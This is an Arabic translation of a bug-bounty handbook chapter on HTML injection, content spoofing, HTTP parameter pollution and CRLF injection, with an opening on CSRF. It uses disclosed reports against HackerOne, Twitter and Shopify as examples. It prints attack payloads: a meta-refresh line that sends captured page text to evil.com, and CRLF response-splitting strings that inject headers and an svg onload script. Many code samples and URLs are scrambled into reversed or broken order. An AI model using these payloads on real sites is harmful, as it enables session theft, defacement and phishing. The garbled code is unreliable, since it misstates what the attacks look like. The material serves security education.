بعد قراءة ثغرة XSS الموجودة بموقع ياهو والمرفقة في (الفصل السابع مثال رقم اربعة) , أصبحت مهووس اكثر بثغرات ال HTML , مما دفعني لفحص محرر ماركدون المرفق في موقع هاكرون , ادخال نص مثل `and "yyy=xxx" ismap=` and `"test"` داخل وسم صورة . لاحظت ان المحرر سيسمح لعلامة التنصيص المفردة لو تم ادخال علامة مزدوجة تسمى هذه - بشئ علامة التنصيص , حيث انه توضع بين علامتين آخرتين .

في وقت لاحق , لم افهم الانطباعات حول تضمين هذه الحروف . انا اعلم تماما اذا قت بحقن علامة مفردة اخرى ف مكان ما , سيقوم المتصفح بعرض ما بينهما كعنصر واحد . مثال للتوضيح:

```
<h1>This is a test</h1><p class="some class">some content</p>
```

لوقت بحقن تاح ميتا كما يلي:

```
<meta http-equiv="refresh" content="0; url=https://evil.com/log.php?text=
```

سيقوم المتصفح بعرض كل الحروف الموجودة بين علامتي التنصيص المفردة . هذ السيناريو تم شرحه في هذا التقرير
(<https://hackerone.com/intidc>). intidc by ^٣#110578

نسبة لموقع هاكرون , فهم يعتمدون على تطبيق ما يسمى RedCarpet , (وهو عبارة عن مكتبة بلغة روبي لمعالجة عمليات الماركدون) من اجل فلتره اكواد HTML , بعد ذلك تمرر مباشرة لصفحات الويب , عن طريق دالة تسمى setinnerHTML , موجودة داخل مكتبة REACT وهي مكتبة جافا سكرت , تستخدم لتحديث صفحات الويب ديناميكيا دون اعادة تحميل الصفحة.

DOM هو عبارة عن برنامج يتعامل مع HTML,XML , وهو برنامج متعدد المنصات , يمكنه التعامل مع جميع لغات التوصيف (HTML, XHTML, XML) والتعديل على عناصرها.

في هذا المثال موقع هاكرون , لم يقوموا بفلتره الاكواد الناتجة , التي قد تستغل وتسبب اضرار , بعد قراءة التقرير . قمت بفحص الموقع باضافة :

```
[test](http://www.torontowebsitedeveloper.com "test ismap="alert xss" yyy="test"\n")
```

والتي يتم ترجمتها الى:

```
<a title=""test" ismap="alert xss" yyy="test" &#39; ref="http://www.torontowebsi\ntedeveloper.com">test</a>
```

كما ترى , كنت قادر على حقن بعض اكواد HTML , داخل <a> تاج . ونتيجة لذلك قام الموقع باصلاح الثغرة ومحاولة تخطي علامة التنصيص المفردة مرة اخرى.

مرن عقلك

ليس معنى ان الكود تم تحديثه او اصلاح الاخطاء به, هذا لايعني انه خالي من الثغرات. عند نشر تحديث جديد . معنى ذلك اضافة اكواد جديده , وربما وجود ثغرات جديده ايضا .s
اذا كنت تشعر ان هناك خطأ ما , فاستمر بالبحث ! كنت اعلم ان علامة التنصيص المضافة ربما تكون مشكلة , ولكن لم استطع استغلالها وتوقفت . لم يتوجب علي ان افعل ذلك , كان يجب انا استمر . بالفعل تعلمت الكثير عن وسم الميتا من خلال قراءة مدونة هاكر يسمى جيكساو , blog.innerht.ml (رابط المدونة موجود في فصل المراجع).

3. Security Within تزوير المحتوى

الصعوبة: منخفضة

الرابط: login.php-withinsecurity.com/wp

رابط الابلاغ: <https://hackerone.com/reports/111094>

تاريخ الابلاغ: يناير 16, 2015

المكافأة: \$250

الوصف:

يعد تزوير المحتوى نوع مختلف من الثغرات يختلف تماما عن ثغرات حقن HTML , قمت بادراج هذا النوع في كتابي لانه يوصف طبيعة وما يحدث عندما يخدع المهاجم الموقع لعرض محتوى غير مرغوب فيه.


موقع وثن سيكيورتي هو موقع مبني على ورد برس , ويكون صفحة دخول التحكم الافتراضية هي login.php-withinsecurity.com/wp (بعد ذلك تم دمج الموقع مع هاكر ون) . لاحظ احد الهاكرز اثناء عملية تسجيل الدخول , انه اذا حدث خطأ , يقوم الموقع بعرض رساله تحتوي على التالي denied_access , هذه الرساله عبارة عن بارامتر تم ارساله في الرابط التالي:

□ https://withinsecurity.com/wp-login.php?error=access_denied

بمجرد ان, لاحظ الهاكر قيمة البارامتر موجودة في الصفحة, اكتشف انها ثغرة وقام بتغيير قيمة البارامتر للتأكد , هذا هو المثال المستخدم :

□ <https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20hacked>

<https://hackerone.com/reports/111094>



Spoofing Content WithinSecurity

سبب اكتشاف الثغرة , هو ملاحظة الهاكر للقيمة المردودة داخل الصفحة . افترض ان الهاكر لاحظ كلمة denied_access في الرابط ووجدها معروضة في الصفحة ايضا . وبإسـط مايمكن عمله هنا هو تغيير قيمة البامراتر , فوجد القيمة مردودة بالفعل في الصفحة مرة اخرى , بذلك اكتشف ان الموقع مصاب والثغرة موجودة بالتأكيد , بعد ذلك قام بالابلاغ.

مرن عقلك

ركز دائما على البامترات التي توجد في الرابط وتكون قيمتها معروضة داخل محتوى الصفحة . دائما تكون عبارة عن فرص لاصطياد الثغرات.



الملخص

تعتبر ثغرات حقن اكود HTML بمثابة نقاط ضعف للمواقع ومطورها لانها تمكن المهاجمين من خداع المستخدمين لسرقة بياناتهم الحساسة , او زيارة مواقع ضارة. يسمى هذا النوع من الهجوم بالتصيد.

اصطياد هذه الثغرات لا يكون دائما بارسال HTML , ولكن بمحاولة اكتشاف كيف يعالج التطبيق مدخلاتك , مثل الحروف المشفرة بترميز الروابط URL-Encoded. ثغرات تزوير المحتوى هي ثغرات مشابهة لحقن اكود HTML , ثغرات حقن الاكود تمكنك من تغيير شكل الصفحة ومحتوياتها تماما بما في ذلك تنفيذ الاسكربتات, بينما ثغرات حقن المحتوى تمكنك من تغيير المحتوى فقط , لذلك يجب على الهاكر ملاحظة مدخلات المستخدم التي يعرضها التطبيق , افضل الطرق لاصطياد هذه الثغرات هو التلاعب بقيم البامترات الموجودة بالروابط.

Pollution Parameter HTTP

الوصف

تحدث هذه الثغرات عندما يستقبل موقع ما مدخلات المستخدم , ويقوم باستخدامها في عمل طلب لنظام اخر , بدون اي فلترة للمدخلات , تحدث هذه الثغرات من جانب السرفر او على متصفح العميل .
توفر كل من مواقع Silverlightfox Stackexchange امثلة على هذا النوع من الهجمات , افترض لدينا الموقع التالي <https://www.example.com/transferMoney.php> والذي يمكن الوصول له , عبر طلب بوست , والذي يأخذ المعاملات التالية:

amount=1000&fromAccount=12345

عندما يقوم الموقع او التطبيق بمعالجة هذا الطلب , في الاول يستلم القيم من المستخدم , بعد ذلك يتوجه بعمل طلب على نظام دفع موجود في مكان اخر فلنسميه بالنظام الثالث , وينفذ عملية التحويل عبر الرابط التالي.

رابط نظام الدفع الذي يستخدمه السيرفر: <https://backend.example.com/doTransfer.php>

البارامترات المستخدمة في عملية الدفع من ناحية السيرفر `toAccount=9876&amount=1000&fromAccount=12345`

الان نفترض ان النظام الثاني , لديه ثلاث بارامترات, فليكن البارامتر الاول هو كمية المال الذي سيتم تحويله , والبارامتر الثاني هو حساب المستخدم الذي سيقوم بتحويل المال منه , البارامتر الثالث هو حساب الشركة الذي سيستقبل التحويل:

amount=1000&fromAccount=12345&toAccount=99999

اذا كان الموقع مصاب بهذا النوع من الثغرات اذا يمكن للمهاجم , اضافة معامل جديد رابع ويكون بنفس اسم البارامتر الثالث فيصبح الرابط كالتالي:

amount=1000&fromAccount=12345&toAccount=9876&toAccount=99999

في I هذه الحالة البارامتر الاخير الذي قام باضافته المهاجم , سيتم احتسابه بدلا عن البارامتر الثالث , بسبب التقنية المستخدم والتي تاخذ اخر قيمة للبارامتر وتتجاهل القيم السابقة . وتتم عملية التحويل لحساب المهاجم الذي هو ٩٩٩٩ بدلا من حساب الشركة ٩٨٧٦ .

في الناحية الاخرى , هجمات HPP (الموجودة في ناحية العميل) , تتكون من حقن بارامترات اضافية في نهاية الرابط , مثال من موقع owasp افترض ان لدينا هذا الكود:

```
<? $val=htmlspecialchars($_GET['par'], ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

كود بسيط , يستقبل قيمة من بارامتر اسمه par بعد ذلك يتأكد انه كود نظيف , غير محتون باي اكواد ثم يقوم بتكوين رابط وعرضه داخل الصفحة , لو افترضنا ان الهاكر وضع القيم التالية:

`http://host/page.php?par=123%26action=edit`

يكون الرابط النهائي :

`Me! href="/page.php?action=view&par=123&action=edit">View <a`

ربما يتسبب ذلك , في تصريح التطبيق للمستخدم بالتعديل بدلا من العرض استنادا لقيمة بارامتر يسمى .action

تعتمد ثغرات HPP بنوعيتها اعتماد كامل على التكنولوجيا المستخدمة من جانب السرفر , وكيفية معالجتها للمدخلات القادمة , لنأخذ مثال اذا كان لدينا الرابط التالي `example.com?id=2&topic=2&id=5` تقوم لغة البرمجة PHP اذا كانت منصبة على سيرفر الاباتشي , باستخدام اخر قيمة مكررة للبارامتر الواحد بينما تقوم Tomcat/Apache باستخدام اول قيمة للبارامتر في حين تقوم لغة ASP/IIS node.js ,, بتجميع معظم القيم ووضعها في مصفوفة بنفس اسم البارامتر , لذلك إيجاد الثغرات في هذه الحالة يتطلب منك معرفة بكيفية معالجة البارامترات من قبل الموقع.

أمثلة

Buttons Sharing Social HackerOne .1

الصعوبة: منخفضة

الرابط: <https://hackerone.com/blog/introducing-impact-and-signal>

رابط الابلاغ: <https://hackerone.com/reports/105953>

تاريخ الابلاغ: 2015 , 18 December

المكافئة: \$500

الوصف: يقوم موقع هاكر ون , بتضمين روابط لمشاركة المحتوى على مواقع التواصل مثل فيسبوك وتويتر , هذه الروابط تحتوي على بارامترات معينة لكل موقع.

اكتشف احد الهاكرز ثغرة تمكنه من اضافة بارمتر اخر للرباط - (وربما يكون البارمتر عبارة عن رابط لموقع اخر), وعند معالجة الصفحة سيقوم موقع هاكر ون باضافة رابط الموقع داخل محتوى الصفحة مما يوتر في نشر رابط المواقع الغير مرغوب فيها على صفحات المستخدمين بمواقع التواصل عند الضغط على ازرار المشاركة

المثال المستخدم موجود في الصفحة التالي:

<https://hackerone.com/blog/introducing-signal>

بعد الحقن


<https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>

لاحظ البارامتر الاضافي . لو قام احد زوار موقع هاكر ون بالدخول على رابط يحتوى على هذا البارامتر , بعد ذلك اراد مشاركة الصفحة عن طريق الضغط على زر التفاعل بموقع التواصل , سيكون الرابط كالتالي :

<https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal>

اخر قيمة للبارامتر , وهو الذي اضافته المهاجم , تم اعتمادها من قبل موقع التواصل فيسبوك عند نشر رابط الصفحة , ايضا يمكن تغيير محتوى التغريدة على موقع تويتر عند الضغط على زر: Tweet

[_https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another-site:https://vk.com/durov](https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another-site:https://vk.com/durov)

مرن عقلك 

ركز دائما عندما , تجد موقع يقبل مدخلات , ثم يخاطب موقع اخر . مثل مواقع التواصل .
في هذه الحالة ربما تقبل هذه المواقع المدخلات بدون فلترتها.

2. Twitter الغاء اشعارات

الصعوبة: منخفضة

الرابط: twitter.com

رابط الابلاغ: vulnerability-hpp-merttasci.com/blog/twitter^١

تاريخ الابلاغ: اغسطس 23, 2015

المكافأة: \$700

الوصف:

في اغسطس ٢٠١٥ , اكتشف هاكر يسمى ميرت تاسكي , رابط مثير للاهتمام , اثناء انزعاجه باشعارات تويتر , ونيته في وقفها وكان الرابط كالتالي:


<https://twitter.com/i/u?t=1&cn=bWV&sig=657&iid=F6542&uid=1134885524&nid=22+26>

^١ <http://www.merttasci.com/blog/twitter-hpp-vulnerability>

هل لاحظت هذا البارامتر uid ؟ ربما يكون هو معرف تويتر الخاص بك , افترض ميرت انه اذا قام بتغيير قيمته فيمكنه خداع تويتر والغاء اشعارات شخص اخر ولكنه فشل , رد الموقع كان عبارة عن رسالة خطأ. ولكنه صمم ولم يستسلم , قام ميرت باضافة بارامتر اضافي , فاصبح الرابط كالتالي:

<https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26>

بالفعل نجح بيرت , وقام بالغاء اشعارات شخص اخر , واثبت ان تويتر مصاب بثغرة اتش بي بي التي تسبب وقف الاشعارات الخاصة بالمستخدمين والتي ترسل على الايميل الخاص بهم.

مرن عقلك 

وجهة نظر سريعة , اثبتت جهود ميرت اهمية المعرفة المسبقة , لو كان استسلم في المحاولة الاولى , او لم يكن يعلم شيئ عن ثغرات HPP , لكان خسر جائزة قيمتها ٧٠٠ دولار.

لذلك اجعل عينيك مفتوحة دائما على البارامترات المشابهة , وقم بتغييرها , كما كنت افعل , سوف ترى المواقع تفعل اشياء غير متوقعة نتيجة التلاعب في القيم.

3. Intents Web Twitter

الصعوبة: منخفضة

الرابط: twitter.com

رابط المقال: [Intents Web Twitter on Attack Tampering Parameter](#)^V


تاريخ الابلاغ: نوفمبر 2015

المكافأة: Undisclosed

الوصف:

يوفر موقع تويتر , نوافذ منبثقة , للتفاعل مع التغريدات , والاعجاب بها , ومتابعة الاشخاص بطريقة مباشرة , طبقا للوثيقة الخاصة بهم , فهم يوفران للمستخدم امكانية التفاعل مع تويتر من داخل موقعهم بدون (الخروج منه , او زيارة صفحة خارجية , او السماح لتطبيق بالولوج لحسابهم) . * كما بالصورة :

^V<https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents>



Intent Twitter

اثناء الاختبار وجد هاكر اسمه ايريك رافالوف , ان الاربع تفاعلات , (التغريد , متابعة المستخدمين و الاعجاب بالتغريدات , واعدة التغريد) جميعهم مصابين بثغرة HPP.

تبعاً لكلام ايريك على مدونته لو قنا بكتابة الرابط التالي و ادخال قيمتين للبارمتر name:_screen

name=erictest3_name=twitter&screen=https://twitter.com/intent/follow?screen

سيقوم موقع تويتر , باخذ القيمة الثانية بدلا عن القيمة الاولى , According to the Eric, looked form web like:


```

❑ <form class="follow " id="follow_btn_form" action="/intent/follow?screen_name=er\
❑ icrtest3" method="post">
❑   <input type="hidden" name="authenticity_token" value="...">
❑   <input type="hidden" name="screen_name" value="twitter">
❑
❑   <input type="hidden" name="profile_id" value="783214">
❑
❑   <button class="button" type="submit" >
❑     <b></b><strong>Follow</strong>
❑   </button>
❑ </form>

```

المستخدم العادي قد ينوي متابعة شخص تويتر , قد يلاحظ المستخدم معرف تويتر موجود في البارامتر الاول , ويظن انه بذلك يتابع تويتر عند الضغط على الزر , ولكن الحقيقة انه يتابع ericrtest3.

نفس السيناريو يحدث عند الإعجاب بتغريدة , لاحظ ايرك انه يمكنه اضافة البارامتر السابق مره اخرى (مع ان ذلك ليس له علاقة بالإعجاب بالتغريدة) . في الاخر يكون الرابط كالتالي:

name=ericrtest3_id=6616252302978211845&screen_https://twitter.com/intent/like?tweet

عند الضغط , على زر الإعجاب , يسجل التطبيق إعجاب بالتغريدة عند المستخدم الصحيح , ولكن عند الضغط على متابعة , سيتابع ericrtest3 مرة اخرى.

مرن عقلك

تشابه هذه الثغرة , الثغرة السابقة , اذا اكتشفت هذا النوع من الثغرات في احدى المواقع , ربما تسبب مخاطر على مدى اكبر , احيانا عند اكتشاف هذه الثغرات , من الجيد ان تأخذ وقتك لتستكشف اماكن اخرى على نفس الموقع مصابة بنفس الثغرة , وفحص امكانية استغلالها , كما في المثال السابق عندما كان تويتر يمرر معرف المستخدم وتسبب في وجود ثغرة الموجودة HPP بالتطبيق.

الملخص

تعد المخاطر التي تحدث نتيجة وجود ثغرات HPP ناتجة عن الافعال التي يقوم بها التطبيق اثناء معالجة المدخلات المرسله . اكتشاف هذا النوع من الثغرات يعتمد علي التجريب والممارسة , اكثر من الثغرات الاخرى , لان الافعال التي يقوم بها التطبيق على السرفر ربما تكون معقدة جدا ولا يمكن التنبؤ بها , لذلك التطبيق الفعلي والتلاعب بالمدخلات هو افضل الطرق , لكشف ما يحدث ناحية السرفر . اثناء التطبيق وقراءة الاخطاء , ربما تكون قادر علي اكتشاف ما يحدث عند تواصل سيرفر مع سيرفر اخر , عندئذ قم باختبار هذا النوع من الثغرات , دائما تكون الروابط هيا افضل خطوة للبدء .

CRLF حقن

الوصف

حقن الاسطر هيا ثغرات تحدث عندما يقوم مهاجم ما بحقن سطر في احدى المدخلات , ويقوم التطبيق باستخدام هذا المدخل ووضعه في محتوى الرد بدون التحقق منه .السطر هو عبارة عن حرفين \r\n عند تشفيرهم يصبحو كالتالي %0d%0a. يمكن استخدام هذه الحروف لبدء سطر جديد عندما يتم دمجها مع هيدرز في الطلب او الاستجابة , يمكن ان يتسبب بوجود ثغرات مختلفة مثل تقسيم الطلب, وتهريب الطلب وحقن الكوكيز واكثر من ذلك.

بالنسبة لتهريب الطلب , تحدث هذه الثغرات عندما يقوم السرفر باستقبال الطلب ومعالجته وعمل طلب لسرفر اخر , كما يحدث اثناء البروكسي , مما يؤدي الى :

تلغيم المحتوى المخزن , وهو بمعنى اصح ان يستطيع المهاجم حقن اكواد داخل المحتوى المخزن مسبقا .تخطي جدار الحماية , عندما يتم عمل طلب لا يخضع لاي شروط امنية , وربما يكون محتوى الطلب كبير .سرقة المفاتيح , وهو عبارة عن سرقة الكوكيز او بيانات الدخول الموجودة بهيدرز الطلب , كما يحدث في ثغرات ال xss ولكن الفرق هنا انه لا يحتاج لتفاعل بين المستخدم والمهاجم .

مع كل هذه الثغرات , لا يمكن جمعهم في كتاب واحد , لذلك قمت بتلخيصهم , حتى تفهم معنى تهريب الطلب .

اما بالنسبة لتقسيم الطلب , فهو يحدث عندما يقوم المهاجم بحقن هيدرز داخل الرد على الطلب او الاستجابة , او حقن محتوى الطلب , مما يؤدي الى وجود استجابتين لطلب واحد كما في المثال #2 - v.shopify.com تقسيم الطلب بموقع شوبيفاي (لو ارادت التذكر معنى الهيدرز داخل الطلب والاستجابة يمكن ان تعيد قراءة فصل الخلفية) .

1 . Splitting Response HTTP Twitter

الصعوبة: عالية

الرابط : [story_https://twitter.com/i/safety/report](https://twitter.com/i/safety/report)

رابط التقرير : <https://hackerone.com/reports/52042>

تاريخ الابلاغ: ابريل 21, 2015

المكافأة: \$3,500

<https://hackerone.com/reports/52042>

في شهر ابريل ٢٠١٥ ، استلم موقع تويتر بلاغ بوجود ثغرة تمكن المهاجم من حقن الكوكيز وسرقة جلسات المستخدمين .
ببساطة بعد الدخول على الرابط السابق (وهو عبارة عن صفحة خاصة بالابلاغ عن الاعلانات المزججة) , يقوم موقع تويتر بوضع كوكي خاصة بالمحتوى المبلغ عنه . ومع ذلك لا يقوم موقع تويتر بالتحقق اذا كانت قيمة البارمتر ارقام فقط .
بينما لايمكن حقن سطر جديد باضافة محرف 0x0a , لخطورته , الا انه يمكن تخطي هذه الحماية وحقن سطر جديد عن طريق تشفير المحرف بترميز UTF-8 . بعد حقن المحرف المشفر يقوم موقع تويتر بفك تشفير المحرف لوضعه كما كان وينتج عنه وجود سطر جديد, ها هو المثال:

هذه التحويلة تعتبر خطيره جدا , لان المحرف المضافة سيقوم السرفر بترجمته ووضع سطر جديد, في هذه الحاله سيتم زرع كوكبي جديدة.

type:text/html%E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%

واستبدالها بسطر جديد سيكون لدينا الشكل التالي: ~
login=https://twitter.com:21/_after_https://twitter.com/login?redirect_location:%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE type:text/html-content

كما تلاحظ بعد الحقن أصبح لدينا هيدر جديد , واسفله كود جافا سكريبت - مع (svg/onload=alert(innerHTML)). هذا الكود يمكن للهacker ان يسرق معرف الجلسة الخاص بالمستخدم.

الاختراق الجيد يعني الملاحظة الدقيقة ، بمعرفة مسبقة بثغرة وجدت بمتصفح الفيرفوكس مشابهة لهذه الثغرة ، قام الهاكر بتجريب هذا النوع من التشفير على موقع تويتر ونجح في زرع سطر جديد.

حاول دائماً التفكير خارج الصندوق اثناء البحث عن الثغرات , وتذكر جيداً ان تقوم بتجريب اكواد مشفرة اثناء الفحص.

Splitting Response v.shopify.com .2

الصعوبة: متوسط

shop?x.myshopify.com_v.shopify.com/last : الرابط


رابط التقرير: <https://hackerone.com/reports/106427>

<https://hackerone.com/reports/106427>⁹

تاريخ الابلاغ: ديسمبر 22, 2015

المكافاة: \$500

الوصف: يحتوى موقع شوبيفاي على وظائف غير مرئية تحدث على السرفر عندما يقوم المستخدم بشراء منتج معين , يقوم الموقع بتخزين رمز خاص بالمنتج على هيئة كوكي بمتصفح المستخدم , ويحدث ذلك في صفحة تسمى shop._last في ديسمبر ٢٠١٥ , تم اكتشاف ان موقع شوبيفاي لا يتحقق من قيمة الرمز المدخل الخاص باخر عملية شراء. ونتيجة لذلك قام هاكلر باستخدام برنامج برب سويت بالتعديل على الطلب واطافة سطر جديد , مما تسبب في زرع هيدر جديده بحتوى الاستجابة القادمة من السرفر , انظر الصورة التالية:



Splitting Response HTTP Shopify

وهذا هو الكود المستخدم:

- %0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%200K%0d%0aContent-Type:%20te\
- xt/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>

في هذه الحالة تمثل 20% مسافة , وتمثل %0d%0a اي سطر جديد . ونتيجة لذلك , يستقبل المتصفح اثنين من الهيدرز , الاولى امنة من السرفر والثانية , تم حقنها من قبل المهاجم وزرع كود يتسبب في وجود ثغرة اخرى XSS.

مرن عقلك

حاول جيدا ان تستغل المواقع التي تستعمل مدخلات المستخدم في الرد على الطلبات . او زرعهما بهيدرز الاستجابة , في هذه الحالة يقوم موقع شوبيفاي بزرع كوكي تحتوي على اخر عملية تسوق والتي اخذها من المستخدم مسبقا عن طريق الرابط . كان هذا مؤشر جيد على وجود ثغرة CRLF بموقع شوبيفاي.

الملخص

الهاكلر الجيد هو ذلك الشخص الذي لديه مزيج بين المهارة والملاحظة . معرفة كيف يتم تشفير الحروف يمكن ان يؤدي لعدد من الثغرات وتحسين مهاراتك . %0d%0a يمكن استخدامها في التأكد اذا كان السرفر مصاب بثغرات ال CRLF ام لا . لو كان مصاب , حاول جيدا ان تستغل هذه الثغرة في زرع ثغرات XSS (تم تغطيتها في الفصل السابع) .

على الجانب الاخر , ان لم يكن السرفر مصاب بالحقن عن طريق هذه المحارف , حاول ان تقوم بتشفير هذه الحروف مرة اخرى وشاهد كيف يعالجها السرفر ربما يمكن ان تتخطى حمايته وتجد ثغرة CRLF كما فعل الهاكلر @filedescriptor.

الطلبان المزورة

الوصف

تسمى ايضا XSSRF وهي ثغرات تحدث عندما يتم خداع المتصفح من قبل (موقع ما او مهاجم او رسالة بريد) لتنفيذ طلب الى موقع اخر تم تسجيل الدخول عليه من قبل المستخدم, والخطورة ان هذه الطلب يتم دون علم المستخدم. تعتمد خطورة هذا النوع من الثغرات , على الموقع الذي يتم عليه الطلب , لناخذ امثلة :

١. يقوم مستخدم يدعى بوب بالدخول على موقع البنك الخاص بيه , ويسجل دخوله , ويقوم بعمل عدة استفسارات , وينسى تسجيل خروجه.
٢. يقوم بوب بفحص البريد الخاص به , ويضغط على رابط لموقع غير معروف اثناء قراءة البريد .
٣. يقوم الموقع بعمل طلب لتحويل المال من البنك باسم بوب , عن طريق ارسال الكوكيز الخاصة ببوب من قبل المتصفح .
٤. يقوم موقع البنك باستقبال الطلب , الذي لا يحتوي على رمز الحماية CSRF وينفذ الطلب .

